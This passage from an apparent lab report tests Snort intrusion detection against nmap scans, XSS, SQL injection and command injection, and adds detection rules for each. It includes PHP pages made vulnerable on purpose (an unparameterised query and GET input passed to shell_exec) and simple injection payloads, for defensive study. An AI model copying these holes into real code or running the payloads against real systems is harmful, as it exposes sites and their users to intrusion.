# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET

# List of sql servers on your network
ipvar SQL_SERVERS $HOME_NET

# List of telnet servers on your network
ipvar TELNET_SERVERS $HOME_NET

# List of ssh servers on your network
ipvar SSH_SERVERS $HOME_NET

# List of ftp servers on your network
ipvar FTP_SERVERS $HOME_NET

# List of sip servers on your network
ipvar SIP_SERVERS $HOME_NET
```

Figure 5.3: We are working on the 192.168.1.0/24 network, but by means of testing, we have setup Snort to listen on the /16 subnet (255.255.0.0). As it will turn out, this will **not** affect the correct working of Snort. So one could randomly choose a value (8,16 or 24).

5.5.1 Configuring Snort rules

Throughout this paper, we will frequently modify and add Snort rules (signatures), so an explanation of how a Snort rule is composed is given first.

Most Snort rules are written in a single line. When a rules needs to span multiple lines, this can always be performed by adding a backslash (\) at the end of the line.

Snort rules consist of two main parts: the rule header and multiple rule options. The header contains the rule's action method, protocol, source IP, source port, destination IP and destination port.

The rule options contains alert messages, signature ids, revisions and many more options.

Below is the general layout of a Snort rule.

action protocol sourceIP sourcePort − > destinationIP destinationPort (OPTIONS);

To clear things up, an example is provided.
Consider following rule:

alert icmp any any − > any any (msg:"ICMP ping"; sid:100002;)

This could be read as follows: "alert all ICMP traffic from any source IP, from any port to any destination IP and to any destination port. Alert as "ICMP ping" and the unique id of the rule is 100002.".

Action can be one the following [Cisco, 2015b]:

- alert: an alert is generated after which the packet is logged.
- log: just log the packet, do not generate any alerts.
- pass: ignore the packet.
- drop: log and block the packet.
- reject: log and block the packet and sent a TCP reset or ICMP port unreachable when TCP or UDP is used, respectively.

Protocol can be one the following [Cisco, 2015b]:

- TCP
- UDP
- ICMP
- IP

The IP address can be an ordinary IP address or an address/CIDR combination. For example, 192.168.100.0/24 would mean the block of addresses from 192.168.100.1 till 192.168.100.254.

5.5.2 Updating the rules using PulledPork

After installing Snort (Security Onion), it is a good practise to update the ruleset, just as one may do when one has just installed an antivirus program. This is done using the "update-rules" command.

One could make a cron-job of this command to run it, for example, every day at 3 am.

```
Rule Stats...
        New:-------19
        Deleted:---6
        Enabled Rules:----17195
        Dropped Rules:----0
        Disabled Rules:---3871
        Total Rules:------21066
```

Figure 5.4: After PulledPort has run, one can notice that 19 new rules have been downloaded and added to the ruleset of Snort.

5.6 Confirming that Snort is actually working

To confirm that all the agents (sensors) and the servers are running, the following command is executed: "sostat -quick". Which yields following output:

```
Starting: OSSEC-eth1
  * starting: netsniff-ng (full packet data)                    [  OK  ]
  * starting: pcap_agent (sguil)                                [  OK  ]
  * starting: snort_agent-1 (sguil)                             [  OK  ]
  * starting: snort_agent-2 (sguil)                             [  OK  ]
  * starting: snort-1 (alert data)                              [  OK  ]
  * starting: snort-2 (alert data)                              [  OK  ]
  * starting: barnyard2-1 (spooler, unified2 format)            [  OK  ]
  * starting: barnyard2-2 (spooler, unified2 format)            [  OK  ]
  * starting: prads (sessions/assets)                           [  OK  ]
  * starting: pads_agent (sguil)                                [  OK  ]
  * starting: sancp_agent (sguil)                               [  OK  ]
  * starting: argus                                             [  OK  ]
  * starting: http_agent (sguil)                                [  OK  ]
laurent@OSSEC:~$
```

Figure 5.5: Everything is running fine.

However, we cannot assume that, just by installing and configuring Snort - where everything **seems** to be working, that everything **is** actually working. To convince myself, a simple Snort rule has been made to detect and alert for any ICMP Ping traffic on the network:

alert icmp any any – > any any (msg:"ICMP"; sid:100002;)

When pinging from the attack machine to the victim, Snort indeed picks up the ICMP traffic and fires a corresponding alert, as well as storing the information in the database. This can be seen in the screenshot below.

RT	225	laurent-Vi...	4.141379	2015-01-22 15:36:22	0.0.0.0	0.0.0.0	0	ICMP
RT	39	laurent-Vi...	3.129311	2015-01-22 15:42:13	192.168.1.17	192.168.1.40	1	ICMP
RT	29	laurent-Vi...	3.129312	2015-01-22 15:42:13	192.168.1.40	192.168.1.17	1	ICMP

Figure 5.6: Ping traffic gets picked up by Snort.

Notice that this rule can also be used to detect ping traffic from a network scanner which is used to detect how many hosts are online and what their IP address is.

5.7 The actual penetration testing / attacks

5.7.1 Port scans

Once the attacker knows which hosts are online, he can start querying a host to determine what services are running on the host or what types of protocols the host supports. This is the first phase in a network attack: the reconnaissance phase.

5.7.1.1 Unfragmented packets

Nmap is used to execute the portscan. The exact command executed is
nmap -T4 -A -v 192.168.100.17.

How did Snort react on this? It detected successfully the querying of multiple open ports, as one can see in the following screenshot. Therefore, no additional rules or extra configuration are necessary.



Figure 5.7: Unfragmented port scanning gets picked up by Snort.

5.7.1.2 Fragmented SYN packets

But what if the packets are fragmented into tiny little IP fragments? This way, an attacker hopes to evade packet filters.

Let us test this by executing a fragmented SYN scan:
nmap -T4 -A -Ss -f -v 192.168.100.17

Unfortunately, Snort did NOT pick up on this. It was unable to recognize the executed port scan. So this means that additional rules have to be added to increase it's detectability. Thus following rules were added: Then the same command was executed again, but still Snort didn't

```
alert tcp any any -> $HOME_NET any (msg:"SCAN ipEye SYN scan"; flow:stateless; flags:S; seq:1958810375; reference:arachnids,2
36; classtype:attempted-recon; sid:622; rev:8;)
alert tcp any any -> $HOME_NET any (msg:"SCAN SYN FIN"; flow:stateless; flags:SF,12; reference:arachnids,198; classtype:attem
pted-recon; sid:624; rev:7;)
```

Figure 5.8: Rules to detect SYN port scans

detect the fragmented SYN packets.
But maybe we could enable some preprocessors to enhance / extent Snort's ability to detect more threads? In this case, the "frag3" preprocessor seems like the ideal choice. Let us enable it. Then once again, the same nmap command it executed, but Snort would STILL NOT pick



Figure 5.9: Frag3 preprocessor enabled

up any fragmented SYN packets.

5.7.1.3 NULL and XMAS scans

First, note that SYN, NULL and XMAS are flags that are set in the TCP header. The idea behind these NULL and XMAS scans is that most IDSs look out for SYN packets, but a closed port should respond with an RST when receiving packets, whereas an open port would just drop them, because it is listening for SYN packets. This way, a connection is never made and thus a SYN packet is never sent. And thus the port scan remains hidden.

Let us find out how Snort reacts on NULL and XMAS scans. Therefore, following nmap command is executed:

nmap -T4 -A -sN -sX -v 192.168.100.17.

Not surprisingly, the port scans are NOT detected. Thus it is time to add some rules.

After adding the rules, saving the file and restarting Snort by executing the "sudo rule-update" command, the same nmap command is executed again. This time Snort indeed does

```
alert tcp any any -> $HOME_NET any (msg:"NULL SCAN"; flow:stateless; ack:0; flags:0; seq:0; reference:arachnids,4; classtype:
attempted-recon; sid:623; rev:6;)
alert tcp any any -> $HOME_NET any (msg:"XMAS SCAN"; flow:stateless; flags:SRAFPU,12; reference:arachnids,144; classtype:atte
mpted-recon; sid:625; rev:7;)
```

Figure 5.10: Rules to detect NULL and XMAS port scans

pick up the port scans as one can see in the following screenshot.



Figure 5.11: This time, NULL and XMAS scans are detected

5.7.2 Webserver attacks

I setup a small webserver in the testing environment in order to perform some webserver attacks. The webserver runs on Apache2.

5.7.2.1 Testing for web traffic

Before proceeding with the next type of attack, the HTTP webserver attacks, we first want to make sure that Snort picks up any HTTP traffic. Therefore, the following rules has been created:

alert tcp any any – > any 80 (msg:"HTTP Traffic"; sid:100003;)



Figure 5.12: Snort sees the HTTP traffic and alerts for it.

As one can observe, Snort successfully picks up any HTTP Traffic.

5.7.2.2 VISA Card numbers sent in plain text

Snort can also be used to detect sensitive information in clear text that circulates around the network (i.e., when a VISA Card number is sent in plain text in a HTTP Post). This way, an attacker that is sniffing the network can intercept those numbers.

The VISA Card number is 16 digits long and starts with a "4". For example, the number "4000444062010002" is a valid VISA Card number.

First, a regular expression has to be made to detect the format of a VISA Card number. Consider following expression:
4\ d{3}(\ s|-)?\ d{4}(\ s|-)?\ d{4}(\ s|-)?\ d{4}
This would read as follows: Start with a 4, then any 3 digits, then a space or dash or nothing, then any 4 digits, then a space or a dash or nothing, then any 4 digits, then a space or a dash or nothing, then any 4 digits.

Eventually, the final Snort rule looks like:

```
alert tcp any any -> any any (pcre:"/4\d{3}(\s|-)?\d{4}(\s|-)?\d{4}(\s|-)?\d{4}/
";msg:"VISA card number";sid:100004;)
~
```

Figure 5.13: The Snort rule to detect plain text VISA numbers sent in plain text over the network.

The VISA Card number is filled in and the form is submitted. . . .

Figure 5.14: The VISA Card number entered in the textfield and the submission of the data in the textfield.

. . . after which Snort triggers an alert.



Figure 5.15: Snort alerts for the VISA Card numbers sent in plain text over the network.

5.7.2.3 Cross-site scripting (XSS) attack

Sometimes, one can abuse an URL of a webpage to inject JavaScript code into the page. This is called a cross-site scripting (XSS) vulnerability. If a hacker gives the modified URL to someone else and he can get this person to click on the modified links, a hacker / attacker can achieve the following: change the content of the page, steal cookie values, gain access to the user's history, ... This is why we want to detect this.

Therefore, I made a vulnerable PHP webpage myself, to exploit an XSS atack. The page takes the "name" parameter from the URL and displays it on the page. But this makes is ideal for an XSS attack.



Figure 5.16: The vulnerable webpage before the attack. It displays the string value that is provided in the "name" parameter in the URL

Then, the following script is injected into the page:
<script>alert('XSS vulnerability')</script>.
Which yields following output:



Figure 5.17: The script in action...

As one can observe, the script is indeed successfully injected into the webpage.



Figure 5.18: The script is successfully injected into the PHP page.

How did Snort react? Snort detects this anomaly right away, without the need for adding extra rules, as can be seen in the following screenshot. However, one can also avoid this attack from happening by changing the "action" method in the rule from "alert" to "drop".



Figure 5.19: Fortunately, Snort detects the XSS attack without the need for adding additional rules.



Figure 5.20: To prevent XSS attacks from happening, one can change "alert" to "drop" in the rules that triggers the alert.

5.7.2.4 SQL Injection

SQL Injection is an attack technique in which users can insert SQL commands as strings that are passed to an SQL server, via a webpage input [Schools, 2015]. It can be used to read sensitive data from a database or to perform administrative tasks to the database, for example: shutting down the DBMS.

To detect such attacks, a custom PHP webpage has been created that is vulnerable to an SQL injection attack.

To provide the reader a general overview, the entire content of the MySQL "Persons" table is displayed on the webpage. Obviously, in reality, nothing is displayed when a user first loads the page. But the content is displayed for information purposes.

Figure 5.21: Persons table in the test database running on MySQL 5.6 populated with 3 records.

Then, an input textfield is created where the user can enter the firstname of a person he is looking for. The source code is listed below: The next screenshot shows an example of how a

```php
<?php
$servername = "localhost";
$username = "root";
$password = "";
$dbname = "test";


$conn = new mysqli($servername, $username, $password, $dbname);

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

if($_POST['s']){
    $user = $_POST['user'];
    $txt_sql = "SELECT * FROM ossec WHERE FirstName = '$user'";

$result = mysqli_query($conn, $txt_sql);


if (mysqli_num_rows($result) > 0) {

echo "<h3>Database results:</h3>";
while($row = mysqli_fetch_assoc($result)) {
    echo "<b>ID:</b> " . $row["PersonID"]. "  || <b>Name:</b> " . $row["Name"]. "  || <b>FirstName:</b> " . $row["FirstName"]. "<br>";
}
} else {
echo "0 results";
}
}
```

Figure 5.22: Persons table in the test database running on MySQL 5.6 populated with 3 records.

POST request can look like. In this example, the user has entered the search string “Laurent”. Of course, when the textfield is empty and the query is submitted, nothing is displayed. But

Source of: http://192.168.1.17/ossec.php - Mozilla Firefox

File Edit View Help

```html
<!DOCTYPE html>
<html>
  <head>
    <title>OSSEC Test webserver</title>
  </head>

  <body>
    <h1>
    SNORT vulnerability test page
    </h1>
    <h2>
    SQL Injection Test
    </h2>
    <form action="" method="post">
    <table width="20%">
    <tr>
        <td>FirstName</td>
        <td><input type="text" name="user"></td>
    </tr>
    </table>
    <input type="submit" value="OK" name="s">
    </form>
    <h3>Database results:</h3><b>ID:</b> 2  || <b>Name:</b> De Wilde  || <b>FirstName:</b> Laurent<br>  </body>
</html>
```

Figure 5.23: Persons table in the test database running on MySQL 5.6 populated with 3 records.

when an attacker enters the string “OR 1 = 1”, he gets to see all the information stored in the Persons table. This is called SQL injection based on 1 = 1 is always true. It is an attempt to make a query succeed no matter what. And did Snort react on this type of webserver attack? Yes it did, as can be seen in the following screenshots:



Figure 5.24: SQL injection attack in action with all the results displayed on the webpage.



Figure 5.25: Snort alerts for a possible SQL injection.

```
drop tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER Possible SQL Injection Attempt SELECT FROM";flow:
established,to_server; content:"SELECT"; nocase; http_uri; content:"FROM"; nocase; http_uri; pcre:"/SELECT.+FROM/Ui"; referen
ce:url,en.wikipedia.org/wiki/SQL_injection; reference:url,doc.emergingthreats.net/2006445; classtype:web-application-attack;
sid:2006445; rev:10;)
~
```

Figure 5.26: The triggering rule. Once again, one could change “alert” to “drop” in order to prevent the SQL injection from happening.

5.7.2.5 Command injection

A command injection attack is an attack in which a hacker tries to execute commands on the host operating system using a vulnerable (web)application.

To simulate this attack, I created a vulnerable PHP webpage that returns the content of a file that the user requested. It does this by executing the "type" command on the host machine. But as one may have guessed, an attacker can also execute a command this way.

Following screenshot displays the source code of the webpage.

```
    <h2>
    Command Injection Test
    </h2>
<?php
    $name = "nobody";
    if(isset($_GET['filename']) && $_GET['filename'] != ""){
        $name = $_GET['filename'];
    }
    echo shell_exec('type '.$_GET['filename']);
?>
  </body>
```

Figure 5.27: The source code of the webpage. Note the "shell_exec" statement.

An actual example of command injection is listed below. Here, the "ipconfig" command is executed on the target host and all information about the network interfaces is returned.



Figure 5.28: An command injection attack has just been launched and the results of executing the ipconfig command are displayed on the webpage.

How did Snort react on this thread? Well, at first, i did NOT. Meaning that there are some extra rules needed. Especially, we want to look for executable files that are passed in the URL, because an attackers usually wants to execute programs (commands) on the host machine. However, it turned out that Snort actually already had a rule that alerts for this kind of attack, but it turned out this rule had been disabled. So enabling the rule was sufficient to make Snort alert on command injection attacks.



Figure 5.29: Snort alerting for command injections

5.7.3 FTP server attacks

To test for attacks on FTP servers running on the network, I have set up an FTP server with FileZilla Server 0.9.49. On the attacking machine, all FTP attacks were launched from FileZilla Client 3.10.

5.7.3.1 Testing for FTP Traffic

In order to make sure that FTP is actually picked up by Snort (that is, all traffic to port 21), a simple rule has been set up to do so. Which yields following output when connecting to the

```
alert tcp any any -> any 21 (msg:"FTP Traffic";sid:100007;)
```

Figure 5.30: Rule for alerting on any traffic on port 21

FTP server:



Figure 5.31: OK!

5.7.3.2 FTP Root access

Now that we are sure that FTP traffic gets picked up by Snort, we can begin to detect root access. If an attacker is able to login as root, he gains full control over the target host. Let us first check if Snort is able to detect root login out of the box. As it turns out, Snort did

